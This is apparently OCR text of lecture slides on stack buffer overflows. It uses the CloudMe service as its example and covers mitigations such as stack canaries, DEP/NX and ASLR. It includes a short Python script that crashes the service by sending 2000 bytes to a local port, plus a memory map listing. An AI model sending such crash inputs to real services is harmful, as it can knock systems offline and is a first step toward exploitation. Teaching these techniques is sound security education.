


Crashing the Application


cloudme1.py - C:/Users/User/Desktop/cloudme1.py (3.12.6)

File Edit Format Run Options Window Help

```
import socket

pattern = b"A"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 8888))

# boom
s.send(pattern)

s.close()
```




Distance to “Return Addr”



Distance to “Return Addr”


https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html



[Mitigations] Stack Canaries

Stack Integrity Protection

Random “canary” value added in the stack frame, execution stops if change is detected




[Mitigations] DEP/NX

Why should EIP even point to stack?

> *Make stack segment non-executable*

- Data Execution Prevention (DEP)
- NX (No-Execute)




[Mitigations] ASLR

Address space layout randomization (ASLR)

randomize the base addresses of libraries and other memory areas such as stack

Prevents the “trampoline”

see also Return-Oriented Programming (ROP)



Address	Size	Party	Info	Content	Type	Protection	Initia
000B0000	00002000	User			PRV	-RW--	-RW--
000C0000	00011000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
000E0000	00011000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
00100000	00003000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
00110000	00002000	User			PRV	-RW--	-RW--
00112000	00018000	User	Reserved (00110000)		PRV		-RW--
00130000	00011000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
00150000	00003000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
00160000	00002000	User			PRV	-RW--	-RW--
00162000	0000C000	User	Reserved (00160000)		PRV		-RW--
00170000	00003000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
00180000	00011000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
001A0000	00011000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
001C0000	00002000	User			MAP	-R---	-R---
001D0000	00002000	User			MAP	-R---	-R---
001E0000	00001000	User			MAP	-R---	-R---
001F0000	00004000	User			MAP	-R---	-R---
001F4000	00004000	User	Reserved (001F0000)		MAP		-R---
00200000	000AC000	User	Reserved		PRV		-RW--
002AC000	0002E000	User	PEB, TEB (11044), WOW64 TEB (1104		PRV	-RW--	-RW--
002DA000	00004000	User	Reserved (00200000)		PRV		-RW--
002DE000	00018000	User	TEB (6596), WOW64 TEB (6596), TEB		PRV	-RW--	-RW--
002F6000	0010A000	User	Reserved (00200000)		PRV		-RW--
00400000	00001000	User	cloudme.exe		IMG	-R---	ERWC-
